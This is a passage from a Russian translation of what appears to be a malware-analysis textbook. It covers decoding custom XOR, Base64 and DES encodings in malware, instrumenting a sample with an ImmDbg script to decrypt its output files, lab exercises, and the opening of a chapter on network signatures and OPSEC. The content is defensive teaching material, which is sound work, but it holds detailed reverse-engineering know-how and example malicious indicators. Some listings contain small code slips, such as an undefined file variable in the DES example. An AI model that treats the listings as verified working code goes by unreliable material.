Собрав все эти свидетельства, можно обоснованно предположить, что вызов `sub_40112F` получает один псевдослучайный байт, который подвергается XOR с текущим байтом буфера. Буфер помечен `lpBuffer`, поскольку позднее используется в функции `WriteFile`. У `sub_40112F`, похоже, нет параметров, и она возвращает в `EAX` только один байт.




Рисунок 13-14. Граф функции с зашифрованной записью

На рисунке 13-15 показаны связи между функциями шифрования. Обратите внимание на связь между sub_40106C и sub_40112F, у которых есть общая подпрограмма. sub_40106C также не имеет параметров и всегда выполняется до вызова sub_40112F. Если sub_40106C является функцией инициализации криптографической процедуры, она должна использовать некоторые общие глобальные переменные вместе с sub_40112F.




Рисунок 13-15. Связанные функции шифрования

Продолжив расследование, мы обнаруживаем, что и `sub_40106C`, и `sub_40112F` содержат множество ссылок на три глобальные переменные: два значения `DWORD` и массив размером 256 байт. Это подтверждает гипотезу о том, что перед нами функция криптографической инициализации и функция потокового шифра. Потоковый шифр создаёт псевдослучайный поток битов, который можно объединять с открытым текстом посредством XOR. Странность примера состоит в том, что функция инициализации не принимала пароль как аргумент и содержала только ссылки на два значения `DWORD` и указатель на пустой 256-байтовый массив.

В данном случае нам повезло. Функции кодирования находились очень близко к функции вывода, записывающей зашифрованное содержимое, поэтому найти их было легко.

Преимущества собственного кодирования для злоумышленника

Собственные методы кодирования дают злоумышленнику преимущества, часто сохраняя свойства простых схем, такие как малый размер и неочевидное использование шифрования, и одновременно усложняя работу специалиста по обратной разработке. Можно утверждать, что задачи обратной разработки такого кодирования, то есть определение процесса и создание декодера, сложнее, чем для многих видов стандартной криптографии.

Для многих видов стандартной криптографии после определения алгоритма и ключа достаточно легко написать дешифратор с помощью стандартных библиотек. При собственном кодировании злоумышленники могут создать любую схему, которая может использовать или не использовать явный ключ. Как вы видели в предыдущем примере, ключ фактически встроен и скрыт внутри самого кода. Даже если злоумышленник использует ключ и он найден, маловероятно, что существует свободно доступная библиотека, помогающая расшифровать данные.

Декодирование

Поиск функций кодирования и их изоляция являются важной частью анализа, но обычно требуется также декодировать скрытое содержимое. Существуют два основных способа воспроизвести функции кодирования или декодирования вредоносной программы:

- Перепрограммировать функции.
- Использовать функции в том виде, в каком они существуют в самой вредоносной программе.

Самодекодирование

Самый экономичный способ расшифровать данные независимо от того, известен ли алгоритм, - позволить самой программе выполнить расшифрование в ходе нормальной работы. Этот процесс называется самодекодированием.

Если вы когда-либо останавливали вредоносную программу в отладчике и замечали в памяти строку, которой не было в выводе `strings`, вы уже использовали метод самодекодирования. Если ранее скрытые сведения декодируются в какой-либо момент, проще просто остановить процесс и выполнить анализ, чем пытаться определить используемый механизм кодирования и создать декодер.

Хотя самодекодирование может быть дешёвым и эффективным способом раскрыть содержимое, у него есть недостатки. Во-первых, чтобы выявить каждый случай расшифрования, необходимо изолировать функцию расшифрования и установить точку останова непосредственно после соответствующей процедуры. Важнее то, что если вредоносная программа не расшифровывает интересующие вас сведения либо вы не можете заставить её сделать это, ничего не получится. Поэтому важно использовать методы, предоставляющие больше контроля.

Ручное программирование функций декодирования

Для простых шифров и методов кодирования часто можно использовать стандартные функции языка программирования. Например, в листинге 13-7 показана небольшая программа Python, декодирующая стандартную строку Base64. Чтобы декодировать интересующую строку, замените переменную `example_string`.

```
import string
import base64

example_string = 'VGhpcyBpcyBhIHRlc3Qgc3RyaW5n'
print base64.decodestring(example_string)
```

Листинг 13-7. Пример сценария Python для Base64

Для простых методов без стандартных функций, например XOR или Base64 с изменённым алфавитом, зачастую проще всего запрограммировать функцию кодирования или написать для неё сценарий на выбранном языке. В листинге 13-8 показан пример функции Python, реализующей сохраняющее NULL XOR-кодирование, описанное ранее в этой главе.

```
def null_preserving_xor(input_char, key_char):
    if (input_char == key_char or input_char == chr(0x00)):
        return input_char
    else:
        return chr(ord(input_char) ^ ord(key_char))
```

Листинг 13-8. Пример сценария Python для сохраняющего NULL XOR

Эта функция принимает два символа, входной и ключевой, и возвращает преобразованный символ. Чтобы преобразовать строку или более длинное содержимое с помощью сохраняющего NULL однобайтового XOR, просто передавайте подпрограмме каждый входной символ вместе с одним и тем же ключевым символом.

Для Base64 с изменённым алфавитом нужен столь же простой сценарий. Например, в листинге 13-9 показан небольшой сценарий Python, преобразующий символы собственного Base64 в стандартные, а затем использующий стандартную функцию `decodestring` из библиотеки Python `base64`.

```
import string
import base64

s = ""
custom = "9ZABCDEFGHIJKLMNQRSTUUVWXYabcdefghijklmnopqrstuvwxyz012345678+/"
Base64 = "ABCDEFGHIJKLMNQRSTUUVWXYabcdefghijklmnopqrstuvwxyz0123456789+/"

ciphertext = 'TEgobxZobxZgGFPkb20='

for ch in ciphertext:
    if (ch in Base64):
        s = s + Base64[string.find(custom, str(ch))]
    elif (ch == '='):
        s += '='

result = base64.decodestring(s)
```

Листинг 13-9. Пример сценария Python для собственного Base64

Для стандартных криптографических алгоритмов лучше использовать существующие реализации из библиотек кода. Криптографическая библиотека PyCrypto для Python (<http://www.dlitz.net/software/pycrypto/>) предоставляет широкий набор криптографических функций. Подобные библиотеки существуют и для других языков. В листинге 13-10 показана программа Python, выполняющая расшифрование алгоритмом DES.

```
from Crypto.Cipher import DES
import sys

obj = DES.new('password', DES.MODE_ECB)
cfile = open('encrypted_file', 'r')
cbuf = f.read()
print obj.decrypt(cbuf)
```

Листинг 13-10. Пример сценария Python для DES

Используя импортированные библиотеки PyCrypto, сценарий открывает зашифрованный файл encrypted_file и расшифровывает его DES в режиме электронной кодовой книги (Electronic Code Book, ECB) с паролем password.

Блочные шифры, такие как DES, могут использовать разные режимы шифрования для применения одного ключа к потоку открытого текста произвольной длины, и режим необходимо указать при вызове библиотеки. Простейший режим - ECB, применяющий блочный шифр отдельно к каждому блоку открытого текста.

Для написания сценариев алгоритмов декодирования существует множество вариантов. Предыдущие примеры дают представление о доступных возможностях создания собственных декодеров.

Собственную версию криптографического алгоритма злоумышленника обычно пишут, когда шифр прост или достаточно хорошо определён, как в случае стандартной криптографии. Более сложная задача возникает, когда криптография слишком сложна для воспроизведения и при этом нестандартна.

Использование инструментария для универсального расшифрования

При самодекодировании вы пытаетесь заставить вредоносную программу выполнить расшифрование, позволяя ей работать обычным образом и останавливая в нужный момент. Но нет причин ограничиваться обычными путями выполнения, если программой можно управлять.

После изоляции процедур кодирования или декодирования и понимания их параметров можно с помощью инструментария полностью задействовать вредоносную программу для декодирования произвольного содержимого, фактически обратив её против неё самой.

Вернёмся к вредоносной программе, создавшей несколько больших зашифрованных файлов из предыдущего раздела «Собственное кодирование». В листинге 13-11 показаны заголовки функции и основные инструкции цикла шифрования, ранее представленного на рисунке 13-14.

```
004011A9      push    ebp
004011AA      mov     ebp, esp
004011AC      sub     esp, 14h
004011AF      push    ebx
004011B0      mov     [ebp+counter], 0
004011B7      mov     [ebp+NumberOfBytesWritten], 0
...
004011F5 loc_4011F5:      ; CODE XREF: encrypted_Write+46j
004011F5      call    encrypt_Init
004011FA
004011FA loc_4011FA:      ; CODE XREF: encrypted_Write+7Fj
```

```

004011FA      mov     ecx, [ebp+counter]
004011FD      cmp     ecx, [ebp+nNumberOfBytesToWrite]
00401200      jnb     short loc_40122A
00401202      mov     edx, [ebp+lpBuffer]
00401205      add     edx, [ebp+counter]
00401208      movsx   ebx, byte ptr [edx]
0040120B      call    encrypt_Byte
00401210      and     eax, 0FFh
00401215      xor     ebx, eax
00401217      mov     eax, [ebp+lpBuffer]
0040121A      add     eax, [ebp+counter]
0040121D      mov     [eax], bl
0040121F      mov     ecx, [ebp+counter]
00401222      add     ecx, 1
00401225      mov     [ebp+counter], ecx
00401228      jmp     short loc_4011FA
0040122A
0040122A loc_40122A:      ; CODE XREF: encrypted_Write+57j
0040122A      push    0      ; lpOverlapped
0040122C      lea     edx, [ebp+NumberOfBytesWritten]

```

Листинг 13-11. Код вредоносной программы, создающей большие зашифрованные файлы

Из предыдущего анализа нам известны несколько ключевых сведений:

- Функция sub_40112F инициализирует шифрование и является началом процедуры, вызываемым по адресу 0x4011F5. В листинге 13-11 она помечена encrypt_Init.
- При достижении адреса 0x40122A шифрование завершено.
- Нам известны несколько переменных и аргументов функции шифрования. К ним относятся счётчик и два аргумента: предназначенный для шифрования или расшифрования буфер (lpBuffer) и длина буфера (nNumberOfBytesToWrite).

У нас есть зашифрованный файл, сама вредоносная программа и знание работы её функции шифрования. Наша высокоуровневая цель - инструментировать вредоносную программу так, чтобы она приняла зашифрованный файл и пропустила его через ту же процедуру, которой выполняла шифрование. На основании использования XOR мы предполагаем, что функция обратима. Эту высокоуровневую цель можно разделить на ряд задач:

1. Подготовить вредоносную программу в отладчике.
2. Подготовить зашифрованный файл для чтения и выходной файл для записи.
3. Выделить память внутри отладчика, чтобы вредоносная программа могла обращаться к ней.
4. Загрузить зашифрованный файл в выделенную область памяти.
5. Задать вредоносной программе подходящие переменные и аргументы функции шифрования.
6. Запустить функцию шифрования, чтобы выполнить преобразование.
7. Записать заново расшифрованную область памяти в выходной файл.

Для реализации инструментария, выполняющего эти высокоуровневые задачи, мы используем Immunity Debugger (ImmDbg), представленный в главе 9. ImmDbg позволяет программировать отладчик сценариями Python. Сценарий ImmDbg в листинге 13-12 является достаточно универсальным примером, написанным для обработки найденных вместе с вредоносной программой зашифрованных файлов и получения открытого текста.

```

import immlib

def main ():
    imm = immlib.Debugger()
    cfile = open("C:\\encrypted_file", "rb") # Open encrypted file for read
    pfile = open("decrypted_file", "w")      # Open file for plaintext
    buffer = cfile.read()                   # Read encrypted file into buffer

```

```

sz = len(buffer)                # Get length of buffer
membuf = imm.remoteVirtualAlloc(sz) # Allocate memory within debugger
imm.writeMemory(membuf, buffer)    # Copy into debugged process's memory

imm.setReg("EIP", 0x004011A9)      # Start of function header
imm.setBreakpoint(0x004011b7)      # After function header
imm.Run()                          # Execute function header

regs = imm.getRegs()
imm.writeLong(regs["EBP"]+16, sz)   # Set NumberOfBytesToWrite stack variable
imm.writeLong(regs["EBP"]+8, membuf) # Set lpBuffer stack variable

imm.setReg("EIP", 0x004011f5)      # Start of crypto
imm.setBreakpoint(0x0040122a)      # End of crypto loop
imm.Run()                          # Execute crypto loop

output = imm.readMemory(membuf, sz) # Read answer
pfile.write(output)                # Write answer

```

Листинг 13-12. Пример сценария расшифрования ImmDbg

Сценарий в листинге 13-12 точно следует высокоуровневым задачам. `immllib` является библиотекой Python, а вызов `immllib.Debugger` предоставляет программный доступ к отладчику. Вызовы `open` открывают файлы для чтения зашифрованных данных и записи расшифрованной версии. Обратите внимание, что параметр `rb` у `open` гарантирует правильную интерпретацию двоичных символов; без флага `b` двоичные символы могут восприниматься как конец файла и преждевременно прекращать чтение.

Команда `imm.remoteVirtualAlloc` выделяет память внутри пространства процесса вредоносной программы в отладчике. К этой памяти программа может обращаться непосредственно. Команда `cfile.read` читает зашифрованный файл в буфер Python, после чего `imm.writeMemory` копирует память из буфера Python в память отлаживаемого процесса. Функция `imm.getRegs` получает текущие значения регистров, чтобы с помощью регистра EBP найти два ключевых аргумента: предназначенный для расшифрования буфер памяти и его размер. Эти аргументы задаются функцией `imm.writeLong`.

Фактическое выполнение кода происходит в два этапа. Им управляют установка точек останова вызовами `imm.setBreakpoint`, установка EIP вызовами `imm.setReg("EIP", location)` и вызовы `imm.Run`:

- Сначала выполняется начало функции, которое создаёт кадр стека и обнуляет счётчик. Первый этап продолжается от `0x004011A9`, куда устанавливается EIP, до `0x004011b7`, где точка останова прекращает выполнение.
- На втором этапе выполняется собственно цикл шифрования. Отладчик перемещает указатель инструкций в начало функции криптографической инициализации по адресу `0x004011f5`. Этап продолжается от `0x004011f5`, куда устанавливается EIP, через цикл, выполняемый по одному разу для каждого расшифрованного байта, до выхода из цикла и достижения `0x0040122a`, где точка останова прекращает выполнение.

Наконец, тот же буфер считывается из памяти процесса в память Python с помощью `imm.readMemory`, а затем выводится в файл посредством `pfile.write`.

Фактическое использование сценария требует небольшой подготовки. Расшифровываемый файл должен находиться в ожидаемом месте (`C:\encrypted_file`). Чтобы запустить вредоносную программу, откройте её в ImmDbg. Для запуска сценария выберите **Run Python Script** в меню **ImmLib** либо нажмите ALT-F3, а затем выберите файл со сценарием Python из листинга 13-12. После запуска выходной файл `decrypted_file` появится в основном каталоге ImmDbg (`C:\Program Files\Immunity Inc\Immunity Debugger`), если путь не указан явно.

В этом примере функция шифрования была самостоятельной. Она не имела зависимостей и была довольно простой. Однако не все функции кодирования самостоятельны. Некоторые требуют инициализации, возможно с ключом. Иногда ключ может даже отсутствовать во вредоносной программе и поступать из внешнего источника, например по сети. Чтобы обеспечить декодирование в таких случаях, сначала необходимо правильно подготовить вредоносную программу.

Подготовка может означать лишь необходимость обычного запуска вредоносной программы, например если она использует встроенный пароль как ключ. В других случаях для работы декодирования может потребоваться настроить внешнее окружение. Например, если вредоносная программа обменивается зашифрованными данными, используя ключ, полученный от сервера, может понадобиться либо написать сценарий алгоритма настройки ключа с подходящим ключевым материалом, либо имитировать передачу ключа сервером.

Заключение

И авторы вредоносных программ, и аналитики постоянно совершенствуют свои возможности и навыки. Стремясь избежать обнаружения и помешать аналитикам, авторы всё чаще применяют меры для защиты своих намерений, методов и коммуникаций. Основными доступными им средствами являются кодирование и шифрование. Кодирование влияет не только на обмен данными: оно также усложняет анализ и понимание вредоносной программы. К счастью, при наличии правильных инструментов многие используемые методы можно сравнительно легко распознать и нейтрализовать.

В этой главе были рассмотрены наиболее популярные методы шифрования и кодирования, используемые вредоносными программами. Также обсуждался ряд инструментов и приёмов, позволяющих выявлять, понимать и декодировать применяемые ими методы.

Глава была посвящена кодированию в целом и объясняла, как его выявлять и выполнять декодирование. В следующей главе мы отдельно рассмотрим, как вредоносные программы используют сеть для командного управления. Во многих случаях этот командно-контрольный сетевой трафик закодирован, но даже тогда возможно создавать надёжные сигнатуры для обнаружения вредоносного обмена.

Лабораторные работы

Лабораторная работа 13-1

Проанализируйте вредоносную программу из файла Lab13-01.exe.

Вопросы

1. Сравните строки вредоносной программы из вывода команды `strings` со сведениями, доступными при динамическом анализе. Какие элементы, судя по сравнению, могут быть закодированы?

2. С помощью IDA Pro найдите возможное кодирование поиском строки `xor`. Какой тип кодирования обнаружен?
3. Какой ключ используется для кодирования и какое содержимое он кодирует?
4. Используйте статические инструменты FindCrypt2, Krypto ANALyzer (KANAL) и IDA Entropy Plugin для поиска других механизмов кодирования. Что обнаружено?
5. Какой тип кодирования используется для части сетевого трафика, отправляемого вредоносной программой?
6. Где в дизассемблированном коде находится функция Base64?
7. Какова максимальная длина отправляемых данных, закодированных Base64? Что именно кодируется?
8. Могут ли в этой вредоносной программе когда-либо появиться символы заполнения (`=` или `==`) в закодированных Base64 данных?
9. Что делает эта вредоносная программа?

Лабораторная работа 13-2

Проанализируйте вредоносную программу из файла Lab13-02.exe.

Вопросы

1. С помощью динамического анализа определите, что создаёт эта вредоносная программа.
2. Используйте статические методы, например поиск `xor`, FindCrypt2, KANAL и IDA Entropy Plugin, чтобы найти возможное кодирование. Что обнаружено?
3. Исходя из ответа на вопрос 1, какая импортируемая функция является хорошей отправной точкой для поиска функций кодирования?
4. Где функция кодирования находится в дизассемблированном коде?
5. Проследите путь от функции кодирования к источнику кодируемого содержимого. Что это за содержимое?
6. Можете ли вы определить используемый алгоритм кодирования? Если нет, как декодировать содержимое?
7. Можете ли вы с помощью инструментария восстановить исходное содержимое одного из закодированных файлов?

Лабораторная работа 13-3

Проанализируйте вредоносную программу из файла Lab13-03.exe.

Вопросы

1. Сравните вывод `strings` со сведениями, доступными при динамическом анализе. Какие элементы, судя по сравнению, могут быть закодированы?

2. Выполните статический поиск возможного кодирования по строке хог. Какой тип кодирования обнаружен?
3. Используйте статические инструменты FindCrypt2, KANAL и IDA Entropy Plugin для выявления других механизмов кодирования. Как эти результаты соотносятся с результатами поиска XOR?
4. Какие два метода кодирования используются в этой вредоносной программе?
5. Каков ключ каждого метода кодирования?
6. Достаточно ли ключа для криптографического алгоритма шифрования? Что ещё необходимо знать?
7. Что делает эта вредоносная программа?
8. Напишите код для расшифрования части содержимого, полученного при динамическом анализе. Что представляет собой это содержимое?

Глава 14. Сетевые сигнатуры вредоносных программ

Вредоносные программы активно используют сетевые подключения, и в этой главе мы объясним, как разрабатывать эффективные сетевые меры противодействия. Меры противодействия - это действия, предпринимаемые в ответ на угрозы для обнаружения или предотвращения вредоносной активности. Чтобы разрабатывать эффективные меры противодействия, необходимо понимать, как вредоносные программы используют сеть и как обратить в свою пользу трудности, с которыми сталкиваются их авторы.

Сетевые меры противодействия

Базовые характеристики сетевой активности, такие как IP-адреса, порты TCP и UDP, доменные имена и содержимое трафика, используются сетевыми устройствами и средствами безопасности для обеспечения защиты. Брандмауэры и маршрутизаторы позволяют ограничивать доступ к сети на основе IP-адресов и портов. DNS-серверы можно настроить так, чтобы они перенаправляли известные вредоносные домены на внутренний узел, называемый приёмником (sinkhole). Прокси-серверы можно настроить для обнаружения или предотвращения доступа к определённым доменам.

Системы обнаружения вторжений (intrusion detection system, IDS), системы предотвращения вторжений (intrusion prevention system, IPS) и другие устройства безопасности, например почтовые и веб-прокси, позволяют применять меры противодействия на основе содержимого. Системы защиты на основе содержимого обеспечивают более глубокую проверку трафика; к ним относятся сетевые сигнатуры, используемые IDS, и алгоритмы, с помощью которых почтовый прокси обнаруживает спам. Поскольку базовые сетевые индикаторы, такие как IP-адреса и доменные имена, поддерживаются большинством защитных систем, аналитик вредоносных программ часто исследует их в первую очередь.

Примечание. Широко употребляемый термин «система обнаружения вторжений» устарел. Сигнатуры используются для обнаружения не только вторжений, но и сканирования, перечисления и профилирования служб, нестандартного использования протоколов и периодических сигналов от установленных вредоносных программ. IPS тесно связана с IDS; разница состоит в том, что IDS предназначена лишь для обнаружения вредоносного трафика, а IPS - для его обнаружения и предотвращения его прохождения по сети.

Наблюдение за вредоносной программой в её естественной среде

Первым шагом анализа вредоносной программы не должен быть её запуск в лабораторной среде или вскрытие программы с немедленным анализом дизассемблированного кода. Сначала следует изучить уже имеющиеся данные о вредоносной программе. Иногда аналитик получает образец вредоносной программы (или подозрительный исполняемый файл) без какого-либо контекста, однако в большинстве случаев можно получить дополнительные данные. Анализ вредоносной программы с точки зрения сети лучше всего начинать с изучения журналов, предупреждений и захватов пакетов, уже созданных этой программой.

У информации из реальных сетей есть явные преимущества перед данными из лабораторной среды:

- Информация, захваченная в действующей сети, даёт наиболее прозрачное представление об истинном поведении вредоносного приложения. Вредоносная программа может быть запрограммирована на обнаружение лабораторных сред.
- Уже имеющаяся информация от активной вредоносной программы может дать уникальные сведения, ускоряющие анализ. Реальный трафик содержит информацию о вредоносной программе на обеих конечных точках (клиенте и сервере), тогда как в лабораторной среде аналитику обычно доступны сведения лишь об одной из них. Анализ содержимого, получаемого вредоносной программой (процедур синтаксического разбора), обычно сложнее анализа содержимого, которое она создаёт. Поэтому образец двунаправленного трафика может предоставить исходные данные для анализа процедур разбора имеющейся у аналитика вредоносной программы.
- Кроме того, при пассивном изучении информации отсутствует риск того, что сведения о вашей аналитической деятельности попадут к злоумышленнику. Этот вопрос подробно объясняется в разделе «OPSEC = безопасность операций» на странице 299.

Признаки вредоносной активности

Предположим, мы получили исполняемый файл вредоносной программы для анализа и запустили его в лабораторной среде, наблюдая за сетевыми событиями. Мы обнаружили, что вредоносная программа выполняет DNS-запрос для `www.badsite.com`, а затем отправляет HTTP-запрос GET через порт 80 на IP-адрес, возвращённый в записи DNS. Через 30 секунд она пытается отправить периодический сигнал на определённый IP-адрес, не выполняя DNS-запрос. Теперь у нас есть три потенциальных индикатора вредоносной активности: доменное имя и связанный с ним IP-адрес, отдельный IP-адрес и HTTP-запрос GET с URI и содержимым, как показано в таблице 14-1.

Таблица 14-1. Примеры сетевых индикаторов вредоносной активности

Тип информации	Индикатор
Домен (с разрешённым IP-адресом)	<code>www.badsite.com</code> (123.123.123.10)
IP-адрес	123.64.64.64
Запрос GET	GET /index.htm HTTP 1.1 Accept: */* User-Agent: Wefa7e Cache-Control: no

Вероятно, нам захочется дополнительно исследовать эти индикаторы. Поиск в Интернете может показать, как давно была создана вредоносная программа, когда её впервые обнаружили, насколько она распространена, кто мог её написать и каковы могут быть цели злоумышленников. Отсутствие информации также представляет интерес, поскольку может указывать на целевую атаку или новую кампанию.

Однако прежде чем спешить к любимой поисковой системе, важно понять потенциальные риски, связанные с исследовательской деятельностью в Интернете.

OPSEC = безопасность операций

При использовании Интернета для исследований важно понимать концепцию безопасности операций (operations security, OPSEC). OPSEC - термин, используемый правительственными и военными организациями для обозначения процесса, препятствующего получению противником конфиденциальной информации.

Некоторые действия, предпринимаемые при исследовании вредоносной программы, могут сообщить её автору, что вы обнаружили программу, или даже раскрыть злоумышленнику ваши личные сведения. Например, если вы анализируете вредоносную программу из дома, а в корпоративную сеть она попала по электронной почте, злоумышленник может заметить DNS-запрос из пространства IP-адресов, не относящегося к обычно используемому вашей компанией. Существует множество способов, которыми злоумышленник может выявить исследовательскую деятельность, в том числе следующие:

- Отправить определённому человеку целевое фишинговое письмо (так называемый направленный фишинг, spear phishing) со ссылкой и следить за попытками доступа к этой ссылке с IP-адресов за пределами ожидаемого географического региона.
- Разработать эксплойт, создающий закодированную ссылку в комментарии блога (или на другом доступном через Интернет и свободно редактируемом сайте), тем самым фактически создав закрытый, но общедоступный журнал заражений.
- Встроить во вредоносную программу неиспользуемый домен и следить за попытками разрешить его имя.

Если злоумышленникам станет известно, что их исследуют, они могут изменить тактику и фактически исчезнуть.

Безопасное исследование злоумышленника в Интернете

Самый безопасный вариант - вообще не использовать Интернет для исследования атаки, но зачастую это непрактично. Если Интернет всё же используется, следует прибегать к перенаправлению, чтобы уклониться от возможного наблюдения злоумышленника.

Способы перенаправления

Один из способов перенаправления - воспользоваться службой или механизмом, предназначенным для обеспечения анонимности, например Tor, открытым прокси-сервером или веб-анонимайзером. Хотя службы такого рода могут помочь защитить вашу конфиденциальность, они часто оставляют признаки того, что вы пытаетесь скрыться, и тем самым способны вызвать подозрение злоумышленника.

Другой способ - использовать для исследований выделенную машину, часто виртуальную. Точное местонахождение выделенной машины можно скрыть несколькими способами:

- Использовать сотовое соединение.
- Туннелировать соединение через удалённую инфраструктуру посредством Secure Shell (SSH) или виртуальной частной сети (VPN).
- Использовать временную удалённую машину, работающую в облачной службе, например Amazon Elastic Compute Cloud (Amazon EC2).

Поисковая система или сайт, предназначенный для интернет-исследований, также может обеспечить перенаправление. Поиск через поисковую систему обычно достаточно безопасен, но есть две оговорки:

- Включение в запрос доменного имени, которое ранее не было известно поисковой системе, может побудить её поискового робота обратиться к этому домену.
- Переход по результатам поисковой системы, даже к кэшированным ресурсам, всё равно активирует вторичные и последующие ссылки, связанные с сайтом.

В следующем разделе выделено несколько веб-сайтов, предоставляющих сводную информацию о сетевых объектах, например записи whois, результаты DNS-запросов (включая исторические записи) и обратных DNS-запросов.

Получение информации об IP-адресах и доменах

Два фундаментальных элемента, образующих пространство Интернета, - IP-адреса и доменные имена. DNS преобразует доменные имена вроде `www.yahoo.com` в IP-адреса (и обратно). Неудивительно, что вредоносные программы также используют DNS, чтобы выглядеть как обычный трафик и сохранять гибкость и устойчивость при размещении своей вредоносной деятельности.

На рисунке 14-1 показаны виды информации, доступной о DNS-доменах и IP-адресах. При регистрации доменного имени регистрационные сведения, такие как домен, его серверы имён, соответствующие даты и контактная информация организации или лица, зарегистрировавшего имя, сохраняются у регистратора домена. Для интернет-адресов существуют реестры, называемые региональными интернет-регистраторами (Regional Internet Registry, RIR), в которых хранятся блоки IP-адресов, сведения о назначении блоков организациям и различные виды контактной информации. Сведения DNS отражают соответствие между доменным именем и IP-адресом. Кроме того, доступны метаданные, включая чёрные списки (они могут относиться к IP-адресам или доменным именам) и географические сведения (они относятся только к IP-адресам).




Рисунок 14-1. Виды информации, доступной о DNS-доменах и IP-адресах

